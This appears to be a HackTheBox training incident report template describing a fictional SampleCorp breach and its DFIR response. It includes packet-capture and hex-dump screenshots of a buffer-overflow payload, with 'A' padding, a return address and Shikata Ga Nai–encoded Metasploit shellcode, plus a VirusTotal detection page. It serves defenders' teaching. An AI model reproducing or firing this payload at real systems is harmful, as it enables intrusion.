
```
    [Stream index: 49]
    [Conversation complet
    [TCP Segment Len: 102
    Sequence Number: 1
    Sequence Number (raw)
    [Next Sequence Number
    Acknowledgment Number
    Acknowledgment number
    1000 .... = Header Le
  ▸ Flags: 0x018 (PSH, AC
    Window: 229
    [Calculated window si
    [Window size scaling
    Checksum: 0xf540 [unv
    [Checksum Status: Unv
    Urgent Pointer: 0
  ▸ Options: (12 bytes),
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (1025 byt
▾ Data (1025 bytes)
    Data: 414141414141414141414141414141414141414141414141414141414141
    [Length: 1025]
```

```
      f9 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
      41 41 41 c3 14 04 08  83 ec 10 da d4 b8 41 91
      40 d9 74 24 f4 5b 29  c9 b1 5b 83 eb fc 31 43
      03 43 15 a3 64 a5 a8  a1 87 56 29 c5 0e b3 18
      75 b7 0b f5 fe 95 a7  7e 52 0e 33 f2 7b 21 f4
      5d 0c 05 90 9e 0f 85  ea f2 ef b4 25 07 f1 f1
      ea a3 aa 10 59 54 de  6c 62 df ac 61 e2 3c 64
      c3 92 fe db c3 15 d2  50 4a 0e 37 5c 04 a5 83
      97 6f da d4 34 4e d2  27 44 96 d5 d7 33 ee 25
      44 35 57 b0 c1 ae ff  33 71 0b 01 90 e4 d8 0d
      62 86 11 60 a7 bc 2e  e9 46 13 a7 a9 6c b7 e3
      0c ee 49 dd 31 f0 31  82 97 7a df d7 a5 20 88
      84 da 48 32 9f a9 7a  9d 0b 26 37 56 92 b1 4e
      25 6d e8 10 db 8e 09  39 18 da 59 51 89 63 32
      36 b6 af ab a0 f9 98  77 72 92 da 87 62 3e 52
01b0  61 d4 ee 34 3d 95 5e f5  ed 7d b5 fa d2 9e b6 d0
01c0  7b 34 59 8d d4 a1 c0 94  ae 50 0c 03 cb 53 86 a6
```


Data (data.data), 1,025 bytes

Packets: 14119 · Displayed: 6 (0.0%)

Profile: Default



```
└──╼ [★]$ xxd a.bin
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000060: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000080: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000090: 4141 c314 0408 83ec 10da d4b8 4191 5940  AA..........A.Y@
000000a0: d974 24f4 5b29 c9b1 5b83 ebfc 3143 1503  .t$.[)..[...1C..
000000b0: 4315 a364 a5a8 a187 5629 c50e b318 c575  C..d....V).....u
000000c0: b70b f5fe 95a7 7e52 0e33 f27b 21f4 b85d  ......~R.3.{!..]
000000d0: 0c05 909e 0f85 eaf2 efb4 2507 f1f1 5bea  ..........%...[.
000000e0: a3aa 1059 54de 6c62 dfac 61e2 3c64 80c3  ...YT.lb..a.<d..
000000f0: 92fe dbc3 15d2 504a 0e37 5c04 a583 2b97  ......PJ.7\...+.
00000100: 6fda d434 4ed2 2744 96d5 d733 ee25 6a44  o..4N.'D...3.%jD
00000110: 3557 b0c1 aeff 3371 0b01 90e4 d80d 5d62  5W....3q......]b
00000120: 8611 60a7 bc2e e946 13a7 a96c b7e3 6a0c  ..`....F...l..j.
00000130: ee49 dd31 f031 8297 7adf d7a5 2088 1484  .I.1.1..z... ...
00000140: da48 329f a97a 9d0b 2637 5692 b14e 7025  .H2..z..&7V..Np%
00000150: 6de8 10db 8e09 3918 da59 5189 6332 a136  m.....9..YQ.c2.6
```



00376052bc78536843cef4746ddcf4f21d2f70eddfbff749746e90ffd2d5c912
Sign in
Sign up
12
/ 58
Community Score

12 security vendors and no sandboxes flagged this file as malicious

00376052bc78536843cef4746ddcf4f21d2f70eddfbff749746e90ffd2d5c912
file2

Size
1.00 KB

Last Analysis Date
5 months ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label shikata/metacoder

Family labels shikata metacoder shikataganai

Security vendors' analysis

Do you want to automate checks?

ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
Avast	Win32:ShikataGaNai-A [Trj]	AVG	Win32:ShikataGaNai-A [Trj]
BitDefender	Exploit.Metacoder.Shikata.Gen	ClamAV	Win.Trojan.MSShellcode-6360729-4
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen	MAX	Malware (ai Score=87)
Trellix (FireEye)	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
Antiy-AVL	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	CMC	✓ Undetected

The results from VirusTotal affirmed our suspicion that Metasploit was in play. Both metacoder and shikata are intrinsically linked to the Metasploit-generated shellcode.

Impact Analysis

In this segment, we should dive deeper into the initial stakeholder impact analysis presented at the outset of this report. Given the company's unique internal structure, business landscape, and regulatory obligations, it's crucial to offer a comprehensive evaluation of the incident's implications for every affected party.

Response and Recovery Analysis

Immediate Response Actions

Revocation of Access

- Identification of Compromised Accounts/Systems: Using Elastic SIEM solution, suspicious activities associated with unauthorized access were flagged on WKST01.samplecorp.com. Then, a combination of traffic and log analysis uncovered unauthorized access on HR01.samplecorp.com as well.
- Timeframe: Unauthorized activities were detected at April 22, 2019, 01:05:00. Access was terminated by April 22nd, 2019, 03:43:34 upon firewall rule update to block the C2 IP address.
- Method of Revocation: Alongside the firewall rules, Active Directory policies were applied to force log-off sessions from possibly compromised accounts. Additionally, affected user credentials were reset and accessed API keys were revoked, further inhibiting unauthorized access.
- Impact: Immediate revocation of access halted potential lateral movement, preventing further system compromise and data exfiltration attempts.

Containment Strategy

- Short-term Containment: As part of the initial response, VLAN segmentation was promptly applied, effectively isolating WKST01.samplecorp.com and HR01.samplecorp.com from the rest of the network, and hindering any lateral movement by the threat actor.
- Long-term Containment: The next phase of containment involves a more robust implementation of network segmentation, ensuring specific departments or critical infrastructure run on isolated network segments, and robust network access controls, ensuring that only authorized devices have access to an organization's internal network Both would reduce the attack surface for future threats.

- Effectiveness: The containment strategies were successful in ensuring that the threat actor did not escalate privileges or move to adjacent systems, thus limiting the incident's impact.

Eradication Measures

Malware Removal

- Identification: Suspicious processes were flagged on the compromised systems, and a deep dive forensic examination revealed traces of the Metasploit post-exploitation framework, which was further confirmed by VirusTotal analysis.
- Removal Techniques: Using a specialized malware removal tool, all identified malicious payloads were eradicated from WKST01.samplecorp.com and HR01.samplecorp.com.
- Verification: Post-removal, a secondary scan was initiated, and a heuristic analysis was performed to ensure no remnants of the malware persisted.

System Patching

- Vulnerability Identification: A vulnerable instance of Acrobat Reader was identified, leading to the initial compromise. Cross-referencing with known vulnerabilities pointed towards a potential exploit being used. A buffer overflow vulnerability, in a proprietary application developed by SampleCorp was also identified.
- Patch Management: All systems, were promptly updated to the latest version of Acrobat Reader that addressed the known vulnerability. The development team rolled out an emergency patch for the buffer overflow vulnerability in the proprietary HR application, which was then deployed to HR01.samplecorp.com. Patching was done in a staged manner, with critical systems prioritized.

- Fallback Procedures: System snapshots and configurations were backed up before the patching process, ensuring a swift rollback if the update introduced any system instabilities.

Recovery Steps

Data Restoration

- Backup Validation: Prior to data restoration, backup checksums were cross-verified to ensure the integrity of the backup data.
- Restoration Process: The SOC team meticulously restored both affected systems from validated backups.
- Data Integrity Checks: Post-restoration, cryptographic hashing using SHA-256 was employed to verify the integrity and authenticity of the restored data.

System Validation

- Security Measures: The systems' firewalls and intrusion detection systems were updated with the latest threat intelligence feeds, ensuring any indicators of compromise (IoCs) from this incident would trigger instant alerts.
- Operational Checks: Before reintroducing systems into the live environment, a battery of operational tests, including load and stress testing, was conducted to confirm the systems' stability and performance.

Post-Incident Actions

Monitoring

- Enhanced Monitoring Plans: The monitoring paradigm has been revamped to include behavioral analytics, focusing on spotting deviations from baseline behaviors which could indicate compromise. In addition, inventory and asset management activities commenced to facilitate the implementation of network access controls.

- Tools and Technologies: Leveraging the capabilities of the existing Elastic SIEM, advanced correlation rules will be implemented, specifically designed to detect the tactics, techniques, and procedures (TTPs) identified in this breach.

Lessons Learned

- Gap Analysis: The incident shed light on certain gaps, primarily around network access controls, email filtering, network segregation, and user training about potential phishing attempts with malicious documents.
- Recommendations for Improvement: Initiatives around inventory and asset management, email filtering, and improved security awareness training are prioritized.
- Future Strategy: A forward-looking strategy will involve more granular network access controls and network segmentation, adopting a zero-trust security model, and increasing investments in both security awareness training and email filtering.

Annex A

Technical Timeline

Time	Activity
April 22nd, 2019, 00:27:27	One of the employees opened a malicious PDF document (cv.pdf) on WKST01.samplecorp.com, which exploited a known vulnerability in an outdated version of Acrobat Reader. This led to the execution of a malicious payload that established initial foothold on the system.
April 22nd, 2019, 00:35:09	The unauthorized entity accessed various directories on WKST01.samplecorp.com containing both proprietary source code and API keys.
April 22nd, 2019, 00:50:18	The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They discovered a buffer overflow vulnerability in a proprietary HR application running on HR01.samplecorp.com. Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.
April 22nd, 2019, 01:30:12	The unauthorized entity located an unencrypted database on HR01.samplecorp.com containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure SSH tunnel.
April 22nd, 2019, 02:30:11	SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated WKST01.samplecorp.com and HR01.samplecorp.com from the network using VLAN segmentation.
April 22nd, 2019, 03:10:14	SampleCorp's SOC and DFIR teams plugged a host security solution to both WKST01.samplecorp.com and HR01.samplecorp.com to collect more data from the affected systems.
April 22nd, 2019, 03:43:34	The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.

April 22nd, 2019, 04:11:00	A specialized malware removal tool was used to clean both WKST01.samplecorp.com and HR01.samplecorp.com of the deployed malware.
April 22nd, 2019, 04:30:00	All systems, starting with WKST01.samplecorp.com were updated to the latest version of Acrobat Reader, mitigating the vulnerability that led to the initial compromise.
April 22nd, 2019, 05:01:08	The API keys that were accessed by the unauthorized entity have been revoked.
April 22nd, 2019, 05:05:08	The login credentials of the user who accessed the cv.pdf file, as well as those of users who have recently signed into both WKST01.samplecorp.com and HR01.samplecorp.com, have been reset.
April 22nd, 2019, 05:21:20	After ensuring that WKST01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
April 22nd, 2019, 05:58:50	After ensuring that HR01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
April 22nd, 2019, 06:33:44	The development team rolled out an emergency patch for the buffer overflow vulnerability in the proprietary HR application, which was then deployed to HR01.samplecorp.com.

HACKTHEBOX

Real-world Incident Report Template

March 2024